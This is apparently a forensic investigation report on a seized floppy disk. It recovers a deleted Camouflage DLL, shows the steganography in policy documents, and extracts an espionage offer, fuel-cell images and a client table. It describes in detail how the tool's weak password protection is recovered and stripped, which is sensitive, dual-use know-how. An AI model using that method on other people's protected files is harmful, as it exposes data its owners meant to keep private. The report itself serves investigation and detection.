Acceptable_Encryption_Policy.doc	This document does not appear to hold very sensitive information. Exactly as the filename implies, it defines what sort of encryption algorithms should be used where. <i>Note that the person possessing this document can be assumed to be versed in security policies at Ballard. As a result, RJJ would have a hard time claiming in court or to law enforcement that he was unaware of these policies.</i> Number of pages: 1, Size: 24 kilobytes
CamShell.dll / _ndex.htm	The file which was retrieved using 'icat' is an HTML file, which appears to come from Ballard's intranet or internet websites. This is determined by references to ballard.swf, and the HTML code specifying the page's title.

⁷ the command "du -k" shows how big a given file is in kilobytes

	<p>The significance of this is that it may be possible to use web server access logs to further corroborate the timeline of events.</p> <p>Since the file recovered is clearly an HTML file, it seems that _index.htm has been recovered and CamShell.dll has not.</p> <p>Size: 4 kilobytes</p>
Information_Sensitivity_Policy.doc	<p>This document does not appear to be very sensitive information. Exactly as the filename implies, this document describes what types of information can be shown to others inside and outside of the company.</p> <p><i>Note: one thing that possession of this document shows is that RJL was fully aware of the information security policies in place at Ballard.</i></p> <p>Number of pages: 5, Size: 44 kilobytes</p>
Internal_Lab_Security_Policy.doc	<p>This document describes who is responsible for the information security of the lab environment at Ballard.</p> <p><i>Again, while this document is probably not very sensitive information, one thing that possession of it shows is that RJL was fully aware of the information security policies in place at Ballard.</i></p> <p>Number of pages: 3, Size: 36 kilobytes</p>
Internal_Lab_Security_Policy1.doc	<p>When opened with Word, this appears to be exactly the same as the document named "Internal_Lab_Security_Policy.doc".</p> <p>The only difference is that this file's size is 4 kb smaller, as shown below. <i>That the other version of this file is 4kb larger is suspicious, as the files metadata and other all other aspects which could account for the change in size are unchanged between these two documents.</i></p>

	<p>Number of pages: 3, Size: 32 kilobytes</p>
Password_Policy.doc	<p>This file describes password policy in use at Ballard Industries, exactly as the filename implies.</p> <p>This file's size seems completely out of line with the fact that it is only 3 pages, and only contains text.</p> <p>Another suspicious point is the fact that when this file was stored with a different filename, using the Word "save-as" function, the resulting file was several hundred kilobytes smaller; <i>this is a strong indicator that several hundred bytes of hidden data has been saved in an area of the file which is normally unused in Word documents.</i></p> <p><i>Again, one thing that possession of this document shows is that RJL was fully aware of the information security policies in place at Ballard.</i></p>
	<p>Number of pages: 3, Size: 308 kilobytes</p>
Remote_Access_Policy.doc	<p>This file describes policy governing remote access to IT resources.</p> <p>As with the file named "Password_Policy.doc", this file's size seems completely out of line with the fact that it is only 3 pages, and that it only contains text. <i>Again, another suspicious point is the fact that over one-hundred kilobytes could be saved by using Word's "save as" function to store the file with another name.</i></p> <p>Miscellaneous note: The file's meta-data shows that it appears to have been created by Cisco Systems, Inc.</p> <p>Number of pages: 3, Size: 216 kilobytes.</p>

File activity timeline

To get a better picture of what activity happened when in regards to the files on the disk, a timeline was made. The full listing of this data can be seen in the appendix to this report entitled "Appendix to Part 1: File activity timeline".

Determination: Files were copied from a hard disk to the floppy

Inspection of the timeline seems to support the idea that all of the files on the disk were first created on a workstation's hard disk and then copied to the floppy disk confiscated from RJL.

This is shown because file creation times are so close to each other – basically, the time between many of them is approximately enough for a file to be copied to the disk, though this is not conclusive proof.

For further details, see comments next to each line in the file activity timeline appendix.

Note on the floppy's format date

Additionally, analysis of the timeline shows that **the disk was formatted on Sunday, April 25th 2004 at 10:53:40**. This is shown by the date the disk's volume label was set.

This may be useful in showing which machine was used to format the disk, which could in turn help prove with absolute certainty that RJL was the one that originally formatted the disk.

This may also show intent, since RJL bothered to format a new disk just a single day before the disk was confiscated.

A more detailed analysis: the relationship of inodes 5 and 28 (camshell.dll and _ndex.htm)

One explanation of why CamShell.dll and _ndex.htm appear to point at the same file is that CamShell.dll was deleted and its data blocks on the disk were reused to store _ndex.htm.

This is confirmed by looking at the output 'istat', a program which displays information about a given inode,

The command shown below shows that inode 5, which corresponds to the file named 'CamShell.dll', pointed at a file of 36864 bytes in size. This file was spread across disk sectors numbers 33 through 104. Note that the output has been significantly shortened for readability. The full output can be seen in the appendix to this report entitled

```
istat -f fat12 floppy.img 5
```

```
Size: 36864
Name: _AMSHHELL.DLL
Recovery:
33 34 35 36 37 38 39 40
.. extra output deleted
97 98 99 100 101 102 103 104
```

Meanwhile, running the same command for inode 28, which corresponds to the file named '_ndex.htm', shows that it pointed at a file of 727 bytes in size. This file was spread across disk sectors 33 and 34.

Since sectors 33 and 34 and were used by both inodes 5 and 28, the file which was placed on the disk most recently will be the one which still has its data there.

Which file is newest can also be shown using the information from 'istat'.

Inode 28, corresponding to _ndex.htm, was created on April 26 2004 at 09:47:36, indicating it was the newer of the two files:

```
istat -f fat12 floppy.img 28 |grep Created:
Created:      Mon Apr 26 09:47:36 2004
```

Inode 5, corresponding to CamShell.dll, was created on April 26 2004 at 09:46:18, indicating it was the older of the two files:

```
istat -f fat12 floppy.img 5 |grep Created:
Created:      Mon Apr 26 09:46:18 2004
```

Since _ndex.htm's data is newer, it will have overwritten CamShell.dll's data. Unfortunately, this means that the full content of CamShell.dll cannot be recovered with the available toolset.

The fact that there are only 78 seconds in between when CamShell.dll was created and when _ndex.htm was created is suspicious. This may indicate someone deliberately attempted to overwrite CamShell.dll's data with something else.

Using 'dcat' to recover the partial content of inode 5 (CamShell.dll)

While the full content couldn't be recovered, since approximately 1 kilobyte of CamShell.dll's data has been overwritten by _ndex.htm, it was still possible to recover most of this file.

The full list of fragments used by inode 5 was taken from the output of the 'istat' command. This was then put into a Perl command to extract the data using the command 'dcat', which displays a given fragment from an image file.

Note that fragments 33 and 34 are omitted, as they have been overwritten by the file from inode 28, _ndex.htm.

The Perl extraction command shown below reads all relevant fragments related to inode 5, and outputs these to a file named "inode5.data".

```
perl -e '@recovery =  
(35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,  
53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,7  
1,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89  
,90,91,92,93,94,95,96,97,98,99,100,101,102,103,104);  
foreach $block (@recovery){print "Recovering $block\n";  
system("dcat -f fat12 floppy.img $block >>  
inode5.data"); }'  
Recovering 35  
.. extra output deleted  
Recovering 104
```

The md5 and SHA-1 checksums of this file, inode5.data, were taken and emailed to the checksum reception account, as well as printed and placed in the safe.

```
md5sum inode5.data ; shasum inode5.data  
aaf222265674efd802361f560f305a74  inode5.data  
7c4f157e3cff7bea8b83e09411b55161a47bc65d  inode5.data
```

What was CamShell.dll and why was it worth deleting?

The name CamShell.dll is suspicious, in that it almost sounds like it could be related to a backdoor (the word "shell" in particular sets some alarm bells ringing).

However, a search on Google for the term 'camshell.dll' turns up only a single link (shown in the appendix of this report entitled "Appendix to Part 1: CamShell.dll – Searching Google").

This indicating that CamShell was part of a steganography tool called Camouflage. Conveniently, a paper existed about this tool in the SANS reading room:

<http://www.sans.org/rr/papers/20/762.pdf>

Using the information in this paper and a bit of searching on Google, it was eventually possible find the most recent version of Camouflage, version 1.2.1. The program does not appear to be supported or developed anymore, so the most recent version appears to actually be from 2001 (this is based on the copyright notice presented in the readme.txt file installed with the program).

Forensics opportunities presented by the presence of CamShell.dll

An interesting point that this paper in the SANS reading room makes is that even when Camouflage (the program that uses CamShell.dll) is uninstalled, it is not truly cleaned off the system. A number of registry keys may still be used to gather information about where data has been hidden. This could be very useful if RJL's personal workstation is analyzed at a later date, and if this was where Camouflage was originally run to hide data.

Downloading a package containing CamShell.dll

This could be downloaded from the following URL, among literally hundreds of other places. The following was chosen as it appears to be provided by a Tiscali, a large European ISP, and is therefore considered slightly more trustworthy than the other URLs, many of which appeared to be operated by no-name companies or which were in some cases appeared to be operated by members of the computer underground.

Camouflage download URL:

<http://downloadfr.tiscali.be/review.jsp?id=115219>

Determination: Steganography is in use

The significance of the presence of CamShell.dll is very clear when the fact that several of the document files have unusually large file sizes, a common sign of steganography.

The implication is that there is hidden data inside some of the document files, and that some version of Camouflage, most likely version 1.2.1 (since no other version has been found using Google) was used to hide that data.

Verifying that the correct version of Camouflage was found

It is impossible to verify with 100% certainty that this version of Camouflage is the correct one, because it is impossible to find all the older versions of Camouflage and their respective CamShell.dll's, and additionally since part of the recovered DLL file is missing.

However, that this is most likely the correct version proven by comparing the data from inode 5 with all corresponding data in the DLL downloaded from the Internet.

To do this, a copy of the DLL from the Internet was saved. The first 1 kilobyte of data was deleted from this copy, corresponding to the two 512-byte fragments missing from the partial DLL found on the floppy disk. 'dd' was used to do this:

```
dd if=Camshell_From_Tiscali.dll  
of=partial_Camshell_From_Tiscali.dll bs=512 skip=2  
70+0 records in  
70+0 records out
```

Following this, the partial DLL from the Internet was compared with the partial DLL recovered from the floppy disk, which showed that the two partial files were identical⁸:

```
echo -n Differences: ; diff
partial_Camshell_From_Tiscali.dll inode5.data|wc -l
Differences:          0
```

As it may be relevant to search for recognizable strings from this DLL file in subsequent forensics investigations, the strings using “GNU strings”, a program which searches data for recognizable text sequences; these strings are listed in the appendix entitled, have been taken and are listed in an appendix to this report entitled “Appendix to Part 1: Full Listing of relevant ‘strings’ output for CamShell.dll”.

A description of Camouflage v1.2.1

Camouflage is a free tool for the Windows Operating Systems, that supports hiding of any sort of data within JPEG and Microsoft Word .doc files (other file formats may be supported, this has not been investigated).

The tool supports password-protection of files. Unfortunately for those who trust that this password protection is secure, the password protection is extremely weak: it does not actually encrypt the file.

A step-by-step analysis of Camouflage v1.2.1's actions

To analyze what sort of “fingerprint” Camouflage will leave on systems it is installed on, as well as files it is used to “protect”, v1.2.1 was installed on a clean system, and then used to “Camouflage” several files.

The main points which were analyzed were:

- What registry changes occur when installing Camouflage
- What registry changes occur when running Camouflage
- What filesystem changes occur when running Camouflage

It did not make sense to spend much time analyzing what filesystem changes occur when installing Camouflage, because all the files are plainly visible on the disk using a Explorer.

⁸ diff was used instead of md5sum for two reasons, first because it gave a result without extraneous information, yielding “cleaner” looking output, and second, because recently discovered flaws in MD5 (as well as other hashing algorithms) mean the files could actually differ but yield the same hash (something “diff” isn’t vulnerable to, since it compares every single bit). However, since the MD5 sum could be relevant to establishing which file had been reviewed at a later date, it is presented here: 4e986ab0909d2946bed868b5f896906f *CamShell.dll

Changes to the system when installing Camouflage

In order to determine what changes are made to the system when installing Camouflage, filemon and regmon (two tools from sysinternals.com which show file activity and registry activity, respectively) were used while downloading a Camouflage install file to a clean system.

One of the first things noted was that the Camouflage installer is downloaded as a self-extracting ZIP file named Camou121.exe. This is important to know, since the filename can be searched for in web proxy logs as well as IE history files, which may show machines where Camouflage has been downloaded to (and consequently perhaps run).

When extracted, a standard Windows installer is run.

Registry changes when installing Camouflage

A large number of registry changes are made. A paper in the SANS reading room, <http://www.sans.org/rr/papers/20/762.pdf>, indicates that many of these keys are not cleaned up when using Camouflage's uninstall program. The significance of this is that machines to which RJL may have had access can be inspected to see if some of these registry keys can be identified.

A listing of keys for which values are altered can be found in the appendix entitled "Appendix to Part 1: Registry activity during install of Camouflage 1.2.1".

Filesystem changes when installing Camouflage

The file system changes are fairly obvious (they can all be seen simply browsing to the directory using Explorer), so they are not analyzed here in any great depth. In short, a new directory is created: %ProgramFiles%\Camouflage\, and 4 files are placed into this directory:

MD5 sum for file	File
9f08258a80d578a0f1cc38fe4c2aebb5	Camouflage.exe
4e986ab0909d2946bed868b5f896906f	CamShell.dll
0c25ad7792d555b6c8c37c77ceb9e224	Readme.txt
890f7b1ce729aa292fae06b3811348ac	Uninst.isu

Changes to the system when running Camouflage

The changes to the system when RUNNING Camouflage are probably of more interest, since it may be possible to determine exactly what files have been "hidden" and when they were hidden by inspecting registry keys and files in the filesystem.

To test what effect Camouflage would have, a carrier file named CarrierPicture.jpeg was created, and then a "secret" file named HiddenFile.txt was hidden within CarrierPicture.jpeg using Camouflage.

At the same time, both Filemon and Regmon were running, with filters to only log events from Camouflage.exe (the name of the Camouflage binary).

One observation at this phase was that the directory in which Camouflage by default looks for the “carrier” file is the current user’s documents & settings folder. If it looks anywhere else, this indicates that Camouflage has been used before.

Registry changes while running Camouflage

One extremely useful change that is made to the registry, at least from a forensics standpoint, is to the key named “HKEY_CURRENT_USER\Software\Camouflage\CamouflageFile\0”. This gets set to the name of the last file which was used as a carrier. In the case of this sample run, the key was set to “E:\Projects\SANS\C_A_M_O__Analyze\CarrierPicture.jpeg” after having selected a carrier picture.

One of the more bizarre notes about Camouflage’s registry access is that it attempts to access a number of registry keys related to cryptography, for example “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Defaults\Provider\Microsoft Base Cryptographic Provider v1.0”.

This is seen as bizarre, since strong encryption is not used by Camouflage (for an example of just how easily Camouflage’s “encryption” can be cracked, see the section entitled “Breaking Camouflage’s password-protection” in this document).

Filesystem changes while running Camouflage

Having found some forensically-useful data in the form of the registry access which Camouflage makes, the next step was to look at how it read in and wrote out files when hiding data.

To determine this, the output from the sysinternals.com “filemon” tool was analyzed.

Many of the files accessed by Camouflage are constantly accessed by many different Windows applications, and as a result are not seen as forensically-viable sources of information. As an example, various directories such as %SystemRoot%⁹ are read during Camouflage’s startup.

⁹ The standard location where Windows binary files are stored

What this means is that only the files which Camouflage has been used on, as well as the Camouflage binary itself, are of direct relevance from a forensic standpoint.

When running Camouflage, the following relevant points occur in the following order:

1. Camouflage.exe is accessed
2. %SystemRoot%\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.0.0_x-ww_1382d70a is accessed. Note that this is likely to be accessed by other applications as well.
3. The directory containing the last-used hidden file is read
 - a. Any additional directories browsed to are read
4. The “hidden” file is read
5. The directory containing the last-used carrier file is read
 - a. Any additional directories browsed to are read
6. The “carrier” file is read
7. %SystemRoot%\System32\rsaenh.dll is read
8. %SystemRoot%\System32\crypt32.dll is read
9. %SystemRoot%\Temp is read
10. c:\autoexec.bat is read
11. The final product (carrier + hidden) is written
12. The carrier file is closed
13. The hidden file is closed

Creation of Camouflage identification / password reset / decryption tool

By using Camouflage to hide several different files and then looking for commonalities between the files, it was possible to create a Perl script capable of identifying which files have steganographic content, the amount of data which had been hidden, how long the password used was. Additionally, the script is capable of resetting the password so that no password is required to open the archive (to avoid tampering with possible evidence, the reset file is saved with a different name), as well as displaying the original password used to encrypt the file so that the unaltered file can be opened (which may sound better if explained in court).

Signature identification

While other researchers have broken Camouflage’s password-protection in the past (see the heading “Other researchers have also cracked Camouflage” below), no public-domain tools which were found during the course of this investigation are able to automatically detect files that contain data hidden using Camouflage. Since this is very useful for increasing the accuracy and efficiency of larger forensics projects where Camouflage has been used, such a tool was created.

To identify files that contain Camouflaged data, a special signature was determined based on inspection of doc files that contain hidden data. Several files were inspected at the same time using the several simple Perl scripts created for the process (see “Appendix to Part 1: Program Listing – Show2.pl” and “Appendix to Part 1: Program Listing – HexCompare.pl”) which helped in more easily identifying similarities and differences between two files.

By looking at the similarities and differences between several carrier files that contained different amounts of hidden data and different passwords, a recognizable pattern that indicates Camouflage use was found. This means that Camouflage-hidden files could be easily identified using an automated process. It could also be possible to place the signature for Camouflage into tools like Foremost and Lazarus¹⁰.

Testing the signature shows that it is only valid for .doc carrier files (it does not seem to work on jpeg images used as carriers, for example), but it would likely be possible to expand the signature to other carrier formats or even make a universal signature.

The signature is defined with the following Perl regex, and can be found in the Camouflage-cracking script created for this project (see “Appendix to Part 1: Program Listing of SetecAstronomy.pl”):

```
"\x20\x00..\xc4\x01.....\xc4\x01.....\xc4\x01";
```

Breaking Camouflage’s password-protection

In addition to being detectable, Camouflage also has weak password-protection.

Just how weak the password protection is can be seen by saving a file with the password “a” and again with the password “b”. Even though the hidden file may have contained 40 kilobytes of data, only a few bytes of the resulting file “Camouflaged” file will have changed.

Further tests with different length passwords, different lengths of hidden data, and different lengths of hidden file names show that:

- The password is always at a (nearly) fixed offset to the end of the file. The offset seemed to vary slightly during several tests, but the start of the password could always be detected using a regex match.¹¹

¹⁰ Foremost and Lazarus are tools that search large blocks of data such as disk images for smaller, recognizable chunks of data within them. These smaller chunks are found based on pattern matching, which can identify data types like MS Word documents, jpeg image files, and wav sound recordings.

¹¹ A regex, short for “**REG**ular **EX**pression”, is code used in a programming language like Perl to define the format of a piece of data to search for, even when several elements within that data can change size or value.

- Given the same initial data to hide, hidden data block inside the “host” file is the same even when different passwords and different wrapper files are used.

This script was run on all the .doc files retrieved from the floppy disk:

```
for file in `ls -l *.doc`; do ./SetecAstronomy.pl $file
|grep -v 'Written October 2004'; echo ; done;
Camo Status: No hidden data found in
Acceptable_Encryption_Policy.doc...
```

```
Camo Status: No hidden data found in
Information_Sensitivity_Policy.doc...
```

```
Camo Status: No hidden data found in
Internal_Lab_Security_Policy1.doc...
```

```
Camo Status: Internal_Lab_Security_Policy.doc contains
1 hidden file(s).
```

```
Approx. 312 bytes of hidden data were found
This archive requires no password to open
```

```
Camo Status: Password_Policy.doc contains 3 hidden
file(s).
```

```
Approx. 267144 bytes of hidden data were found
The 8-character password to open the original file is:
Password
```


```
Saving an unprotected version of the file, named
'Password_Policy.doc.unprotected'
```

```
Camo Status: Remote_Access_Policy.doc contains 1 hidden
file(s).
```

```
Approx. 184320 bytes of hidden data were found
The 6-character password to open the original file is:
Remote
```

```
Saving an unprotected version of the file, named
'Remote_Access_Policy.doc.unprotected'
```

A directory listing following the file-cracking run looks like this:



Other researchers have also cracked Camouflage

It seems that other researchers have also discovered how weak Camouflage is. The site <http://www.guillermi2.net/stegano/camouflage/> details an analysis very similar to the one performed to create “SetecAstronomy.pl”, but based on an analysis of JPEG files instead of DOC files. The conclusion, however, is basically the same: the password protection included in Camouflage is almost completely ineffectual. The ‘guillermi2’ site actually demonstrates how the password for a file could be recovered by XOR’ing each byte of the stored password from the file with each byte of a static key always used by Camouflage; the site also presents a program which is capable of resetting the password of a saved file.

Note that the Perl script was created independently of and prior to discover of the ‘guillermi2’ site. This is shown in that the Perl script contains a signature for Camouflage files – something that no other tools seem to presently do; it is possible that commercial tools like “Stego Suite” from Wetstone Tech contain such a signature, but this tool was not available during the creation of this report.

Hidden Document Status

At this point, the use of steganography had been demonstrated. Some of the documents had been shown to contain hidden data, and could be opened using the passwords found with the ‘SetecAstronomy.pl’ Perl script, by using Camouflage in “uncamouflage” mode.

Filename	Password	Hidden files
Internal_Lab_Security_Policy.doc	<i>No password was needed</i>	<ul style="list-style-type: none"> Opportunity.txt: Describes industrial espionage offer and gives password hint for remaining files.
Password_Policy.doc	Password	<ul style="list-style-type: none"> Hydrocarbon%20fuel%20cell%20page2.jpg: An image showing plan for a

		hydrocarbon fuel cell. This image appears to have come from a web server, since the spaces in the name are represented with "%20".
		<ul style="list-style-type: none"> • pem_fuelcell.gif: An image showing how a PEM fuel cell functions. • PEM-fuel-cell-large.jpg: An image showing how a PEM fuel cell functions.
Remote_Access_Policy.doc	Remote	<ul style="list-style-type: none"> • CAT.mdb: An Access database containing data about Ballard's customers.

Time of last Camouflage use based on camouflaged files

It was demonstrated in the section of this report entitled "A step-by-step analysis of Camouflage v1.2.1's actions" that the last action that occurs during use of Camouflage is that the file containing hidden data is created.


Based on these observations, the simplest means of determining the most recent proven use of Camouflage is to identify the newest out of the three files which contain steganographic data. Referring back to the modification times listed in the section entitled "Analysis with 'fls'", the following values can be obtained:

```
Internal_Lab_Security_Policy.doc, 2004.04.23 14:11:10
Password_Policy.doc, 2004.04.23 11:55:26
Remote_Access_Policy.doc, 2004.04.23 11:54:32
```

Based on that list, it seems the most recent actual usage of Camouflage was on April 23rd 2004 at 14:11:10. The files were apparently copied to the floppy disk where they were found after having originally be created on a desktop machine.

That they were copied also explains why it was not possible to find traces of the Camouflage.exe binary – but instead only the DLL file.

Example of Camouflage being run in “uncamouflage mode”



Camouflage’s ‘uncamouflage’ window shows version was used to hide the data

Note that when “uncamouflage” a file, the display actually indicates which version of Camouflage was used to hide the file in the first place. This shows that version 1.2.1 was used, indicating that this is the same version that was downloaded from the Internet, and also indicating what should be searched for on RJL’s machine(s).

Analysis of Hidden Data

Hidden file in Internal_Lab_Security_Policy.doc: Opportunity.txt

The hidden file, Opportunity.txt, contains the following content:

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski

As per custom, MD5 and SHA-1 hashes of this file were taken, encrypted and signed, and then emailed via Stamper to a special account at Yahoo! Mail, as well as printed and placed in the safe:

```
md5sum Opportunity.txt ; shasum Opportunity.txt
3ebd8382a19c88c1d276645035e97ce9 Opportunity.txt
af76d58a1b2a0649ad010b4c6489ead5e6465a5f
Opportunity.txt
```

The contents of this file are fairly damning.

Clue about opening other encrypted or password-protected files

This file also gives a clue as to how to password to the remaining files: "First Name."

Since the carrier files all have multiple words in them, and the first word in name was the same as the recovered password, it seems RJL chooses passwords for carrier files where the based on first word of the filename with the first letter capitalized.

While Camouflage is simple enough to get around the password protection, knowledge of this password scheme could be useful if it is later discovered that RJL uses other, more secure cryptography and steganography tools.

GIF and Jpeg Image files hidden in Password_Policy.doc

It was possible to open "Password_Policy.doc" with the password, "Password".

This gave access to several image files, apparently meant to show technical plans for fuel-cells, which is exemplary of data that might have been leaked to Ballard's competitor, Rift, Inc.

These image files are shown in the appendix to this report entitled "Appendix to Part 1: Images Retrieved from Password_Policy.doc".

Again, the MD5 and SHA-1 hashes were taken, emailed and stored:

```
md5sum *; sha1sum *
9da5d4c42fdf7a979ef5f09d33c0a444
Hydrocarbon%20fuel%20cell%20page2.jpg
5e39dcc44acccdca7bba0c15c6901c43 PEM-fuel-cell-
large.jpg
864e397c2f38ccfb778f348817f98b91 pem_fuelcell.gif

28637dde655fe5994a159bef58d8e2c3705eed1d
Hydrocarbon%20fuel%20cell%20page2.jpg
10ca0121b7fa50f118ca26e0f5e463c9274712e8 PEM-fuel-
cell-large.jpg
4dae591b4feb6dfb6ecd567ef260748e380d0ec8
pem_fuelcell.gif
```

The images found may not be Ballard's information at all

One of the images found seems to show information that is publicly available. At the bottom of one of them it even says "Nature", the name of a popular magazine devoted to scientific breakthroughs. This may indicate that no crime has occurred, with the possible exception of Nature's copyright being infringed (which would probably not be of concern to Ballard).


A zoomed-in view of the bottom of the image named “Hydrocarbon%20fuel%20cell%20page2.jpg” shows the logo of Nature magazine:

While it was not possible to identify the remaining images as being public domain, they do not (seen from a layman’s perspective) seem to show anything very complicated or potentially proprietary. The status of the remaining hidden images should be verified with Ballard’s scientists, or perhaps with outside consultants (since Ballard’s own staff would have incentive to claim, that the information was proprietary even it isn’t – thereby creating an appearance of impropriety since this would be beneficial to Ballard and negative for Rift).

Customer database CAT.mdb hidden in Remote_Access_Policy.doc

It was also possible to open Remote_Access_policy.doc with the password, “Remote”.

This showed a database file named CAT.mdb, which when opened on a separate machine (in the case of the file containing a macro virus or something else harmful to the computer) displayed a selection of client records:



The screenshot shows the Microsoft Access application window titled "Microsoft Access - [Clients : Table]". The window displays a table with the following columns: First, Last, Phone, Company, and Address. The table contains 11 records, with the first record selected. The status bar at the bottom indicates "Record: 1 of 11" and "Datasheet View".

First	Last	Phone	Company	Address
Bob	Esposito	703-233-2048	Cook Labs	245 Main St
Jerry	Jackson	410-677-7223	Double J's	11561 W. 27 St.
David	Lee	866-554-0922	Tech Vision	300 Lone Grove Lane
Marie	Horton	800-234-king	King Labs, Inc.	700 King Labs Ave
Lenny	Jones	877-Get-done	Quick Printing	99 E. Grand View Dr
Jeff	Hayes	404-893-5521	Big Sky First	90 Old Saw Mill Rd
Roger	Forrester	210-586-2312	TCFL	188 Greenville Rd
Edward	Cash	212-562-0997	E & C Inc.	76 S. King St
Steve	Bei	616-833-0129	Island Labs	65 Kiwi Way
Jodie	Kelly		Data Movers	7256 Beerwah Ave.
Patrick	Roy		The Magic Lam	4150 Regents Park

Again, the MD5 and SHA-1 checksums were taken, emailed, and stored in the safe:

```
md5sum CAT.mdb ; sha1sum CAT.mdb
3cdba55c2611f7682cfe1fcd45ed137e  CAT.mdb
b904299d7f2922b9a5d4d5ea1e03feaa59bb3360  CAT.mdb
```

The data in CAT.mdb may be fake

Note that searching for several of the numbers via reverse number lookups shows that they do not belong to the party indicated. This may indicate that the information is out of date, or that the information is false. The phone number 212-562-0997, for example, seems to belong to a hospital in New York.

Tying up Loose Ends

Just to ensure nothing was missed, the unallocated blocks were given a final once-over.

Performing a final search for unknown data blocks

This included looking at all data blocks which contained a string detectable by the “strings”, to see if they were part of a known file or metadata structure.

The result of this search showed that everything of significance had already been found.

The exact commands used to do this are shown in the appendix of this report entitled “search for unknown datablocks”.

Inspection of the disk’s slackspace

Just to be certain that nothing relevant was contained in the slackspace, the following command was run. It shows that there is no data at all in the slackspace – it is all nulls:

```
dls -f fat12 -s floppy.img |hexdump
00000000 0000 0000 0000 0000 0000 0000 0000 0000 0000
*
0000600
```

Ensuring there was no more hidden data

Since some of the recovered files were JPEGs and GIFS, file formats that are supported by many steganography tools, it made sense to make sure that there wasn’t yet another layer of hidden data.

Stegdetect analysis of jpeg files

The files were analyzed using ‘stegdetect’, a tool that can perform statistical analysis on jpeg images to determine if they contain hidden data.

